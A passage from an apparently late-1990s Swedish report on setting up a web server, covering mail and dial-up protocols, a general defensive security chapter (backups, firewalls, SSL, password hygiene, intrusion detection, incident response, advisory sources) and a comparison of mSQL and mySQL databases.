IMAP4 innehåller funktioner för att skapa, ta bort och döpa om mailboxar. Det är även möjligt att kolla om ny post anlänt, ta bort meddelanden från servern för gott, söka i mail på servern och selektivt hämta vissa meddelanden eller delar av dem. Meddelandena på servern nås via meddelandets nummer. IMAP4 anger inget sätt att posta elektronisk post. Postning sker lämpligen med SMTP.

10.8 PPP

PPP står för Point to Point Protocol. Detta används för att ansluta en dator till internet via en uppringd förbindelse, via t ex ett modem. Tjänsten möjliggör såväl dynamisk som fast IP nummer tilldelning till den uppringande klientdatorn. Med hjälp av PPP kan man nå alla tjänster som är tillgängliga i ett normalt Ethernet baserat TCP/IP nätverk.

11. SÄKERHET

11.1 DRIFTSSÄKERHET, TILLGÄNGLIGHET

Det finns inga ofelbara system, men man kan redan vid designen av systemet undvika de djupaste fallgroparna. Det kan röra sig om organiserade back-ups (säkerhetskopior), gärna både automatiserade och centrala.

11.1.1 Säkerhetskopior

Man kan inte räkna med att alla alltid kommer i håg att ta back-up på sina filer. Dessutom är det slöseri med tid, eftersom användaren själv då måste hålla ordning på media. Dock bör användaren se till att under arbetstiden göra egna kopior på exempelvis textdokument man just arbetar med.

För att kunna använda back-up system måste man vara säker på hur det fungerar och ATT det fungerar. Man bör med andra ord prova på testsystem för att verifiera att det verkligen fungerar och att man hanterar programmet på ett korrekt sätt. Detta fodrar utbildning av den personal som skall hantera systemet. Det bli kostsamt att utbilda hela personalen då man dessutom måste man utbilda tillfälliga vikarier.

Av dessa skäl är det lämpligt att utse någon eller några ansvariga för back-up funktionen. Säkerhetskopiorna måste förvaras på lämpligt sätt så att de inte förstörs vid brand eller slinker med vid ett inbrott. Till exempel en inom räckhåll, en i brandsäkert skåp och en tredje i annan byggnad.

När man lägger upp sin back-up strategi är det viktigt att man tänker på hur långa driftstopp som verksamheten tål . Det kan nämligen ta olika lång tid att restaurera systemet beroende på hur säkerhetskopiorna gjorts. Ofta går det fortare att återställa systemet från en total back-up än från inkrementella back-ups. Detta skall vägas mot att det tar längre tid att skapa en totalback-up än inkrementella dito.

11.1.2 Redundans

Tillgängligheten är också beroende av tillförlitlig hårdvara. De flesta elektronikkomponenter som t.ex. datorernas CPU- och RAM-minnen åldras inte och har således lika stor sannolikhet att vid varje given tidpunkt gå i sönder.

Förebyggande underhåll är alltså inte tillämpbart som i fallet med mekaniska komponenter, som t.ex. hårddiskar, där man kan förvänta sig en viss driftstid. Man kan istället använda sig av redundanta system. Det kan röra sig om passiv eller aktiv redundans. Vid passiv redundans fodras det manuella ingrepp för att koppla in en ny komponent istället för den felande. Vid aktiv redundans sker detta automatiskt. I de flesta fall räcker det med att man har en extra dator att koppla in vid driftsbortfall. Systemet bör designas så att denna operation är enkel att utföra. Till exempel genom utbytbara eller externa hårddiskar istället för interna så att verktygslådan inte behöva konsulteras.

Redundans kan också användas på system som har förebyggande underhåll för hårddiskar etc. Man kan till exempel byta enskilda hårddiskar i flykten i RAID 5 (Redundant Array of Inexpensive Disks) system. Bäst är det om systemen kan konfigureras att varsko administratören om eventuella fel innan användaren har hunnit bli lidande. Det kan röra sig om att automatiskt till administratören skicka ett e-mail som säger att en hårddisk slutat fungera och systemet automatiskt har bytt till en reservdisk.

11.1.3 Behörigheter och ansvarsfördelning

I det flesta system är det möjligt att ge användare behörigheter att utföra vissa uppgifter, t.ex. att läsa och/eller skriva i vissa filer eller att använda ett visst program. Det är inte lämpligt att alla användare får göra allting. Om så är fallet kommer man snart till ett läge där det inte finns någon som har överblick över systemets uppbyggnad och struktur. I förlängningen innebär detta att det blir svårt att avgöra när det är dags för systemuppgraderingar som t.ex. inköp av ny disk eller nätkoppling med större bandbredd.

Det är således viktigt att man utser någon som har totalansvar för systemet. Under denna person är det lämpligt att fördela ansvarsområden som t.ex. skrivaradministratörer, databasadministratör, nätansvarig m.fl.
Genom att skapa klart avgränsade ansvarsområden under en gemensam ledning minskar man risken för dubbelarbete och missförstånd. Om någon av dessa nyckelpersoner inte finns tillgängliga under längre eller kortare tid blir kunskapsdomänen som en ersättare behöver sättas in i mera avgränsad och han kan därigenom snabbare komma in sin roll.

Man bör om möjligt även bygga systemet så att inte ens nyckelpersonerna kan utföra den totalansvariges uppgifter. De bör inte heller ha behörigheter att kunna ta över varandras uppgifter utan den totalansvariges direkta medgivande genom en förändring av behörighet i systemet. Om man inte följer dessa strikta regler kommer förr eller senare någon att överskrida sina befogenheter, må vara i bästa välmening, eller att det tillfälligtvis var den bästa lösningen på något problem. Resultatet på längre sikt blir dock oundvikligen kaos.

11.1.4 Vikten av kompetens

Om man i längden skall kunna vidmakthålla ett fungerande dynamiskt system fordras det att man har egen kompetens, *beställarkompetens*, som åtminstone är så stor att man vet vilka områden man saknar och vet tillräckligt mycket för att kunna köpa in rätt kompetens.

Att bygga ett system där målen inte från början är klart definierade av beställaren kan få förödande effekter såväl på systemets slutliga funktionalitet som på leveranstiden. Ofta tenderar leverantörer av tjänster sälja det de är bra på, och inte nödvändigtvis det som passar situationen bäst. Vi vill här inte påstå att direkta oärligheter är frekventa, men det fordras att konsulten har tillräckligt stor överblick över på marknaden befintliga system för att han ska kunna ge förslag på en bra lösning. Vad som är en bra eller dålig lösning måste köpare själv vara kapabel att avgöra.

Allra bäst är det naturligtvis om man själv tillfullo behärskar sitt system. Detta kan naturligtvis ställa sig svårt eftersom det fordrar ständig fortbildning om man vill bevara dynamiken i systemet och utnyttja nya tekniska landvinningar.

11.2 INBROTTSSÄKERHET

11.2.1 Skydd av data

Vad är det man behöver skydda? Man kan skydda:

1 Hemliga data, affärshemligheter.
2 Datas integritet, dvs förhindra obehöriga att göra ändringar.
3 Säkerställa den egna tillgången till data.

Ofta fokuserar man sina säkerhetssträvanden på att förhindra att obehöriga kommer åt hemlig information t.ex. via industrikontakter i samband med framtagning av nya produkter.

Även om man antar att det går att skilja på hemliga data och publika data finns det all anledning att hantera problemen med dataintegritet och tillgänglighet seriöst. Antag att data förstörs genom ett intrång. Dessa kommer att behöva återskapas och bara härigenom åsamka dig en kostnad. Ägnar du dig dessutom åt någon informationstjänst blir förlusten så mycket större. Andra mera svårgreppbara kostnader är förlust av *förtroende* hos kunder, i detta fallet forskaren eller studenten, investerare o.s.v.

Även om den som bryter sig in i systemet inte gör någon skada, utan kanske bara lämnar meddelandet "Kilroy was here" måste man verifiera att inkräktaren inte gjort något annat, detta kan ta åtskilliga arbetsdagar i anspråk. Faktum är att en sådan attack ofta är betydligt dyrare än de gånger data totalförstörts, förutsatt att försvunnen information kan hämtas från säkerhetskopia.

Det är emellertid inte bara en fråga om att skydda data och information utan även ett företags eller privatpersons ansikte utåt och goda *rykte*. Oftast har man under lång tid investerat i att bygga upp en profil och gjort sig kända genom varumärke och produktnamn. Dessa värden kan vara dyra att ersätta.

Man skall inte driva uppbyggnad av de datorbaserade skyddsmekanismerna in absurdum. Även om det kan vara svårt att erkänna kan mycket väl risken att en anställd lämnar företaget med data på en diskett och olovligen sprider dessa vara större än vad en rimlig datasäkerhetsnivå kan erbjuda.

11.2.2 Firewall, brandvägg

En brandvägg är en process som filtrerar all trafik mellan ett skyddat säkert nät innanför muren och ett mera farofyllt nät utanför, t.ex. Internet. Brandväggar kan delas in i tre kategorier (Pfleger, 1996);

1. screening routers,
2. proxy gateways ibland kallade bastion hosts
3. guards

De olika brandväggstyperna kan användas var för sig eller i kombination. Typiskt för samtliga lösningar är att de utgör ett skalförsvar som hindrar angripare utifrån. En brandvägg skyddar bara data som finns innanför

brandmuren och utgör således inget skydd för data som transporteras över ett osäkert nät.

För att stärka skyddet kan man använda kryptering. Det är då lämpligt att krypteringen sker på maskiner innanför den yttre brandväggen. På detta sätt minskar risken att en inkräktare kommer åt krypteringsnycklar m.m. och systemet blir säkrare. Med hjälp av kryptering och digitala signaturer som säkerställer att innehållet inte har förändrats under transport kan man på ett säkert sätt använda Internet för kommunikation av känsligt material. Hur stark kryptografi som behöver användas beror på hur länge informationen som sänds är intressant för en angripare och hur stora resurser potentiella angripare kan tänkas ställa upp med för att dechiffrera meddelandena.

SCREENING ROUTERS

E Screening router är många gånger den enklaste och effektivaste brandväggen. Datorer är vanligen anslutna till nätet via en router. En router är en dator som tar emot digitala informationspaket, konsulterar en routing tabell för att se var de ska ta vägen, och skickar ut paketet mot sin destination på någon av dess fysiska portar. En filtrerande router har två funktioner:

1. Förhindra att falska interna adresser anropas
2. Blockera kommunikation med valda protokoll i valfri riktning.

Den upprätthåller dessa funktioner genom att titta på IP paketens headers. Dessa innehåller bl a käll- och destinationsadress, paketlängd, och felkorrektionskoder.

PROXY GATEWAYS

Dessa har större komplexitet än routers. De ser inte bara headers och protokoll utan tittar även på innehållet i de meddelanden som skickas. Proxy gateway utgör en ställföreträdare som ges uppgift att ta över en annan servers tjänster. Detta gör man för att kunna lägga in ytterligare funktionalitet innan tjänsten utföres på den ordinarie servern. Med en proxy gateway är det t.ex. möjligt att se till att trafiken till port 25 (Standardporten för SMTP) på en server bara består av giltiga mailmeddelanden i mailprotokollet. Proxy servern får i det här fallet uppdraget att sända iväg ett mail. Men före sändningen kontrolleras mailet med avseende på exempelvis påhängda filer.

GUARDS (VÄKTARE)

Har större komplexitet än proxy gateways och analyserar innehållet på de meddelanden som sänds. Det kan till exempel röra sig om att göra antivirus testning av e-mail.

11.3 OLIKA TYPER AV ATTACKER

11.3.1 Intrång

Vid ett intrång kan obehöriga komma in och använda systemet som vore de behöriga användare. Man måste också tänka på att en brandvägg inte alltid hjälper mot attacker. Människor kan i värsta fall vara lättare att lura än datorer. Vad gör systemadministratören då VD ringer och säger att han skall visa den senaste produkten för företagets viktigaste kund om två minuter och han säger sig ha glömt lösenordet.

Det är inte omöjligt att tänka sig att systemadministratören lämnar ut ett nytt lösenord i denna stressade situation, utan att verifiera vem det egentligen var som ringde. Detta gäller speciellt om den uppringande ger intryck av att känna till sociala förhållanden och systemadministratörens namn o.s.v.

Även om en brandvägg inte direkt kan förhindra en sådan här attack kan den göra att det blir betydligt svårare att nå uppgifter om sociala förhållanden och systemegenskaper som till exempel IP-nummer. Om man inte vet vem man skall attackera försvåras attacken avsevärt. En annan metod för att försvåra attacker av denna typ är att använda engångslösenord samt att förhindra inloggning från system utanför den egna organisationen.

LOGG

Man bör vidare föra loggbok över vem som använder systemet. Loggen skall inte bara föras utan även kontrolleras, vilket även det har sin kostnad i arbetstid. Ett medelstort system, med möjlighet till telnet (protokoll för terminalemulering), ftp, mail och webtjänster, kan ta en halv till en arbetsdag i veckan att kontrollera. Stora företag som till exempel Sun har bevakning dygnet runt för säkerhetens bevarande.

11.3.2 Informationsstöld och kryptering

Ofta har datorlagrad information ett värde som kan göra att man vill stjäla den. Antingen utgör informationen i sig en handelsvara och har därigenom ett värde utanför den egna informationsdomänen eller så kan den utgöra bakgrundsinformation för annan inkomstbringande verksamhet.

Det säkraste sättet att skydda sig mot stöld är att göra informationen oläslig för obehöriga genom kryptering. Det är då viktigt att informationen är krypterad under hela sitt liv, oavsett om den ligger fysiskt lagrad eller är under transport över något datornät. Vanliga krypteringssystem på Internet är PGP, som främst används för e-mail och SSL.

PGP


PGP, Pretty Good Privacy, är ett så kallat asymmetriskt kryperingssystem som bygger på att den som vill ta emot krypterad information lämnar ut sin publika nyckel till den som ska sända informationen. Sändaren krypterar materialet med

mottagarens publika nyckel och skickar iväg det. Väl framme hos mottagaren kan meddelandet dekrypteras med hjälp av mottagarens privata nyckel som bara han känner. Se (Garfinkel, 1995)

SSL

Förkortningen SSL står för Secure Socket Layer. SSL, som är Internets förhärskande säkerhetssystem, möjliggör såväl identifiering av klienter och servers som kryptering av överförd information. SSL används främst för att sätta upp säkra HTTP förbindelser men kan även användas t ex för ftp (filöverföring) eller telnet (terminalemulering). Anledningen till att det är så enkelt att anpassa till olika tjänster är att det i princip är vanliga så kallade Berkeley sockets som modifierats för att tillåta kryptering. En *socket*, sockel på svenska, utgör ett slags API (Application Programming Interface) för TCP/IP nätverk.

SSL arbetar i två steg. I det första steget utbyter server och klient information om varandra.



Figur 30 Bilden visar anrop på systemnivå av SSL biblioteket. (Lindemalm, 1997)). Exempel på anrop är ChangeCipherSpec vilket betyder Skifferutbytet klart (man har bytt krypteringsnycklar).

I exemplet, enligt figur 30, vill CLIENT upprätta en krypterad förbindelse med en server för att exempelvis sända känslig information. Följande dialog utspinner mellan CLIENT och SERVER. Klienten sänder ClientHello till servern som svarar med ServerHello. Dessa meddelanden innehåller bland annat information om protokollversion, krypterings- och kompressionsmetoder. I ett andra steg sänder servern sitt certifikat till klienten. Eventuellt skickas ett ServerKeyExchange meddelande t ex om servern saknar certifikat eller om det enbart är avsett för att skapa signaturer. Om servern är autentierad kan den begära ett certifikat från klienten. Autentiering sker idag via så kallade certifikat (krypteringsnyckel) som utfärdas av olika kommersiella betrodda organisationer

som t.ex. Verysign (http://www.verysign.com). Det är även fullt möjligt att inom en organisation utfärda egna certifikat. Huvudsaken är att de som skall använda certifikaten litar på certifikatets utfärdare. Efterhand växer ett hierarkiskt träd av förtroende upp.

På detta sätt kan man säkerställa att krypterade förbindelser kan etableras i Internetmiljön.

11.3.3 Tillgänglighetshindrande åtgärder

Det finns olika möjligheter att blockera åtkomsten av ett system. Det vanligaste och enklaste är att dränka systemet med information så att kapaciteten inte räcker till för att släppa in andra. Även om man inte direkt påverkar den tjänst man vill blockera, låt oss anta att det är WWW-servern, kan man genom att låta datorerna utföra andra resurskrävande tjänster förhindra dem att hinna ta hand om WWW-tjänsten. Antingen genom att datorkapaciteten tar slut eller att nätets kapacitet överskrids. Detta kan ske genom att man exempelvis skickar gigantiska e-mail till mailservern.

11.4 SÄKERHETSSTRATEGIER

När man beslutar om en säkerhetsstrategi för en organisation är det viktigt att alla inblandade får säga sin mening för att de skall känna sig tillfreds med säkerhetssystemet. På så sätt minskar risken att någon inom organisationen skapar genvägar för sitt personliga arbete. Genvägar som kan utgöra säkerhetsrisker. Till exempel sätter någon upp en modemförbindelse till systemdelar som annars varit skyddade av en brandvägg. Även externa faktorer påverkar valet av säkerhetsstrategi (vad kräver eventuella samarbetspartners och Riksrevisionsverket m fl).

Man ska heller inte heller förlita sig på att man kan skydda sig mot att en inkräktare tar sig in i systemet. Om han väl lyckas ta sig in ska man se till att han kan göra så lite skada som möjligt, t.ex. genom att man väljer behörigheter på lämpligt sätt. I UNIX finns ett program som heter Cops (fritt tillgängligt på Internet) som kan hjälpa systemadministratören med detta arbete. En viktig princip är att aldrig ge användarna större behörigheter än vad de absolut behöver. Det är t.ex. vansinnigt att ge varje enskild användare systemets root-lösenord bara för att de skall kunna stänga och starta om utskriftssystemet om det skulle hänga sig. Eller att låta ett program köras som root bara för det ska kunna skriva i någon viss skrivskyddad fil.

Under inkräktarens väg att nå viktiga systemfunktioner ska han ha svårt att låta bli att röja sin existens. Till exempel genom att man beräknar checksummor på filstorlekar så att det syns om han t.ex. skulle lägga in en extra användare eller göra någon annan oönskad filförändring. Detta kan på UNIX system ske med ett program som heter Tripwire (fritt tillgängligt på Internet).

Man kan även göra s.k. wrapper program. Detta är skal runt program som kan utföra känsliga operationer i systemet. Innan den verkliga funktionen utförs träder skalet in och kan t.ex. logga vem som försökte utföra den. Det är vanligt att man använder dessa s.k. wrappers runt TCP/IP funktioner som t.ex. ftp, telnet m.fl. Förutom att logga händelser kan man förhindra åtkomst på vissa

tider av dygnet (t.ex. icke arbetstid). Det är även möjligt att på detta sätt modifiera mekanismer för start av vissa Internettjänster efter vem som begär tjänsten.

Man bör även utarbeta system för att övervaka svarstider. Förutom att dessa är bra att ha för att förutsäga när man behöver utvidga systemet, kan sådan statistik också ge fingervisningar om huruvida någon obehörig använder systemet.

Även om man loggar vad som sker kan man tänka sig att en skicklig inkräktare kan förstöra loggfilerna och därigenom förhindra att hans identitet röjs. För att förhindra detta kan det ibland, t.ex. om man misstänker ett pågående angrepp, vara lämpligt att skriva ut loggen på en skrivare.

Det är också viktigt att man själv försöker bryta sig in i systemet någon gång emellanåt för att se att det inte uppstått några säkerhetsluckor. Ett lämpligt program för att kontrollera säkerheten i UNIX system är Satan som liksom Tripwire och Cops kan hämtas fritt på Internet.

Rent allmänt är det viktigt att man inte enbart har ett skalförsvar utan även försvar på djupet. Man bör även se till att systemets användare inte har för enkla *lösenord*. Ett bra sätt att skapa lösenord som är enkla att komma ihåg men svåra att knäcka, är att välja en mening och ta första bokstaven i varje ord. Man bör även se till att lösenorden innehåller några siffror eller icke alfabetiska tecken. Ibland kan man använda dem 'onomatopoetiskt' för att kunna memorera dem enkelt. T.ex. memorera ordet båten men skriv bå10.

De flesta system lagrar lösenorden i krypterad form. Dessa krypterade lösenord skall naturligtvis inte vara tillgängliga för allmänheten. För att förhindra att någon stjäl ett lösenord och därigenom olovandes skaffar sig tillträde till systemet, bör man kontrollera att man inte genom att kryptera en känd ordlista bakvägen kan lista ut vad lösenorden är.


I UNIX-världen finns ett program, Crack (fritt tillgängligt på Internet), som gör just detta. Det är all idé för systemadministratörer att köra detta program på sina egna lösenordsfiler med jämna mellanrum. Om något lösenord skulle knäckas bör kontot omedelbart spärras och ägaren underrättas så att han kan byta lösenord.

Man bör också tänka på att byta lösenord med jämna mellanrum, systemet bör konfigureras så att det anmodar användarna att göra detta. Man bör även byta lösenord om man gjort en inloggning över en osäker, dvs icke krypterad kanal, detta gäller speciellt lösenorden för systemadministratörerna.

Det enklaste sättet att få ett säkert system är att skapa en allmänt säkerhetsmedvetande, och en förståelse för vad som är skyddsvärt i den egna organisationen. Detta säkerhetstänkande bör genomsyra hela verksamheten och inte bara datoranvändningen. Det kan röra sig om enkla saker som att instruera medarbetarna att då de passerar en kodlåsförsedd dörr tillsammans med en tillfällig gäst att slå några extra siffror och avsluta med den riktiga, för att det skall bli svårare att memorera koden. Eller en så enkel sak som att låsa sin kontorsdörr när man ej är där, för att inte tala om att aldrig lämna en dator i inloggat skick obevakad.


Det finns två vägar att gå då man bygger upp sin säkerhetsstrategi

- Allt förbjudet - utom det som uttryckligen är tillåtet, figur 31,



figur 31 Man försöker här avgöra den minsta mängd information som varje användare behöver för sitt arbete och begränsar hans möjliga informationsåtkomst till denna. Risken att man definierar denna minimala mängden alltför snävt är uppenbar, och att man på så sätt gör systemet onödigt svårarbetat.

- Allt tillåtet - utom det som uttryckligen är förbjudet, figur 32,



Figur 31 Här försöker man i stället dela information så mycket som möjligt. Och gör bara begränsningar om det är absolut nödvändigt. Denna typ av strategier är lämpliga t.ex. för universitet och forskningsinstitutioner där verksamheten i sig är mer eller mindre publik

11.4.1 Att detektera ett angrepp

Hur man detekterar angrepp beror naturligtvis på vilken typ av system man använder. Vanligtvis sker det genom följande metoder.

1. Övervakning för att detektera oväntade förändringar i *systemets prestanda*. Ofta det första tecknet som man märker. Kan t.ex. bero på att någon försöker utnyttja datorn för att knäcka lösenord.

2. Övervakning av diverse loggfiler över *hur systemet utnyttjas*. Till exempel varifrån ftp eller http anslutningar kommer. Om man ser anslutningar som normalt inte skall kunna ansluta bör man bli misstänksam. Än mera misstänksam bör man bli om dessa anslutningar varar under längre tid än normalt. (Exempel på logfiler som kan vara aktuella i ett UNIX system är messages, lastlog, ftp och http loggar. Vad det gäller filen messages bör man även kontrollera syslogd.conf så att en inkräktare ej ändrat vad eller hur loggning sker)

3. Övervakning av *vem som använder* systemet vid visa tidpunkter. Om någon som normalt inte arbetar vid en viss tid plötsligt och regelbundet är inloggad under denna kan man misstänka att någon olovandes utnyttjar hans användaridentitet.

4. Genom den *röra i systemet* som inkräktaren ställer till. Detta kan låta drastiskt men om röran inskränker sig till brandväggsmaskinen och man har strikt övervakning (t.ex. genom ovannämnda Tripwire på en UNIX-maskin) över denna så att man hinner stoppa ett angrepp innan det når in i vitala delar av systemet är det en bra metod.

5. Leta efter *saknade* logfiler, eller poster i logfiler som borde funnits där. Om delar av loggfiler är korrupta eller saknas kan man misstänka att någon försökt sopa igen spåren efter sin framfart.

6. Leta efter *processer* som inte borde köra.

7. Se om program för att övervaka systemet har *modifierats*. T.ex. genom att beräkna MD5 (Schneier, 1996) checksummor på programmen och jämföra dessa med checksummor som man vet är korrekta. (Glöm inte att kolla checksumman på MD5 programmet)

8. Kontrollera att *behörigheter på viktiga filer* inte förändrats på otillbörligt sätt. (Till exempel fått setuid-behörighet på ett UNIX-system)

Det finns ett flertal system för att automatisera och förenkla dessa övervakningsuppgifter.

11.4.2 Åtgärder vid säkerhetsincident

1 Grips inte av panik.
En systemadministratör i paniktillstånd är en säkerhetsrisk i sig.
2 Dokumentera allt du gör och allt som händer i systemet.

När man upptäckt en attack är det första steget att besluta om lämplig motåtgärd. Vilken denna blir beror på om angriparen lyckats ta sig in i systemet, om så är fallet är tillståndet akut oavsett om inkräktaren är aktiv eller inte.

Misstänker man ett pågående inbrottsförsök bör man handla omedelbart även om det inte är samma paniksituation. Anses situationen allvarlig bör man bryta förbindelsen innan inkräktaren lyckats ta sig in i systemet. Utifrån information bör man så långt det går att spåra angriparen. Även om man inte kan komma så långt att man vid en rättegång kan få en fällande dom kan man ofta få inkräktarens internetleverantör att sluta leverera internettjänster till missdådaren.

11.4.3 Hur håller man sig informerad?

Att via Internet hålla sig uppdaterad på de senaste metoderna att utnyttja svagheter i systemen för att bryta sig in kan lätt bli ett heltidsjobb för systemadministratören. Det finns dock ett par organisationer listade nedan vars bulletiner och rekommendationer man bör studera noga. De flesta av dessa är helt UNIX-orienterade. Anledning till detta är dock troligen inte att UNIX skulle vara så mycket osäkrare än t.ex. Windows NT utan snarare att det tar fyra fem år innan man känner ett system så väl att man kan uttala sig om huruvida det är säkert eller inte. Med tanke på att Windows NT inte funnits så länge finns följaktligen inga oberoende säkerhetsexperter att tillfråga. Man är utlämnad till Microsofts egna experter.

BUGTRAQ

Mailinglista som detaljerat behandlar svagheter hos diverse UNIX system. Trafiken har ganska hög volym. För att prenumerera på listan skicka ett mail innehållande “subscribe bugtraq“ till listserv@netspace.org

CERT

Computer Emergency Response Team grundades 1989 av USAs försvarsdepartement för att skydda Internets infrastruktur. Arbetet bedrivs vid Carnegie-Mellon University i Pittsburg av ett dussintal anställda som tar emot och analyserar rapporter från Internetanvändare och utifrån dessa sammanställer och ger ut varningar och rekommendationer om hur man höjer säkerheten. Deras råd görs tillgängliga via newsgruppen comp.security.announce. CERT har även en ftp-server där såväl varje säkerhetsbulletin CERT givit ut som säkerhetsrelaterad programvara kan hämtas. Adressen är ftp://info.cert.org. CERT kan nås via e-mail på adressen cert@cert.org. CERT rekommenderar att man krypterar sina brev. De stödjer kryptering enligt DES, PGP och PEM.

CIAC

Computer Incident Advisory Capability group. Det amerikanska energidepartementets datasäkerhetsorganisation. Håller ftp och http server med säkerhetsrelaterade dokument och program. Adresser:
ftp://ciac.llnl.gov/pub/ciac/ , http://ciac.llnl.gov/, mailto:ciac@llnl.gov

COAST

Computer Operations, Audit and Security Technology. Ett projekt vid Purdue University, USA, för att höja nätverkssäkerheten. Har förutom en intressant ftp/web site ett nyhetsbrev om nätsäkerhetsfrågor. Adresser: ftp://coast.cs.purdue.edu, http://www.cs.purdue.edu/coast/coast.html, mailto:coast-reqest@cs.purdue.edu

NEWS GROUPS

När det gäller allmänna säkerhetsfrågor kan man följa någon av grupperna; comp.sercurity.annonce, comp.security.misc, alt.security samt comp.security.unix den sistnämnda behandlar som namnet antyder säkerhet i UNIX-nät men kan vara läsvärd för den som sysslar med TCP/IP-baserade nät i största allmänhet.

När det gäller kryptografi finns följande intressanta grupper: sci.crypt.comp security.pgp, comp.security.ripem, comp.protocols.kerberos För frågor rörande brandväggar kan man vända sig till comp.security.firewalls

12 Att välja server

12.1 ÖNSKADE EGENSKAPER

En server för WWW bruk består av ett antal komponenter som tillsammans skapar den önskade funktionaliteten. Det rör sig om både mjukvara och hårdvara. Kombinationen av dessa bestämmer serverns egenskaper i olika avseenden, som t ex svarstider, driftsäkerhet, framtidssäkerhet, utbyggbarhet inköpspris och driftskostnader. Detta leder till en rad ibland motstridiga krav på systemet, som t ex snabba svarstider, låga driftskostnader, stor driftsäkerhet och stor datasäkerhet.

Eftersom användarnas förtroende för systemet till stor del hänger samman med driftsäkerheten anser vi att denna bör prioriteras högt i en utrustningsspecifikation. Vidare kan man förvänta att man kommer att driva systemet under ett antal år framåt varför det kan vara klokt i att försöka få en uppfattning om de faktiska driftskostnaderna.

12.2 MJUKVARA

12.2.1 Databas

Vilken databas som kan vara aktuell hänger starkt samman med vilket operativsystem man väljer. Då vi av säkerhetsskäl ansåg att Solaris (UNIX) var det bästa operativsystemet koncentrerade vi våra studier på de databaser som var tillgängliga på denna plattform.

Vi gjorde en del experiment med en shareware mjukvara, mSQL, som dock visade sig sakna väsentliga funktioner. Det var bland annat inte möjligt att köra nästade SQL frågor. Dessutom behandlar mSQL databasanropen sekventiellt vilket skulle vara en nackdel ur prestandasynpunkt för ett fleranvändarsystem. Inte heller fanns det något system för låsning av poster. Om mSQL skulle ha använts hade ett sådant system behövt simuleras med låsfiler ute i filsystemet, vilket i sin tur hade lett till ett mindre robust system.

Även ur en annan prestandasynpunkt fann vi mSQL något tveksam. Vid en JOIN av några få tabeller närmade sig prestanda de som man får genom att hantera data som filer i filsystemet och använda UNIX standardverktyg (cut, paste m.fl.) för att ställa samman data.

Ej heller hade mSQL några funktioner för att säkerställa databasintegriteten. Våra tester gäller mSQL version 1.xx, på senare tid har det kommit en ny version 2.0 (dock bara i beta ännu så länge) som adresserar många av problemen, men fortfarande kvarstår att anropen hanteras sekventiellt med prestandaproblem som följd i ett växande fleranvändarsystem.

Ett annat alternativ som kommit på senare tid är den svenskutvecklade mySQL som till skillnad från mSQL har en multitrådad server vilket gör den mera lämpad för ett fleranvändarsystem. Vi har inte gjort några egna jämförande tester, men enligt användare som provat båda är sökningen snabbare i mSQL om sökfrågorna är enkla. När frågorna blir mera komplexa vinner mySQL. MySQL sägs även vara långsammare att uppdatera än mSQL.

MySQL har även ett betydligt bättre system för att hantera användare än mSQL. Till skillnad från mSQL där behörigheter konfigureras i en fil, läggs användarna här i en databas med tabeller för användare, databas och dator. Genom detta förfarande kan man få bättre granularitet vid säkerhetskonfigurationen i mySQL än i mSQL. Dessutom lagras lösenorden i krypterad form i mySQL vilket ökar säkerheten. Vi svenskar kan även glädja oss åt att mySQL kan konfigureras att ge felmeddelanden på svenska.

Till såväl mSQL som mySQL finns jdbc drivrutiner av typ 4. Dvs helt skrivna i Java och med kommunikation mot databasen över TCP/IP i respektive databas eget kommunikationsprotokoll. mSQLs jdbc driver klarar för närvarande bara Java version 1.02 med JDBC 1.1, medan mySQL följer standarden för jdbc 1.22 vilket innebär att den fungerar med java 1.1.

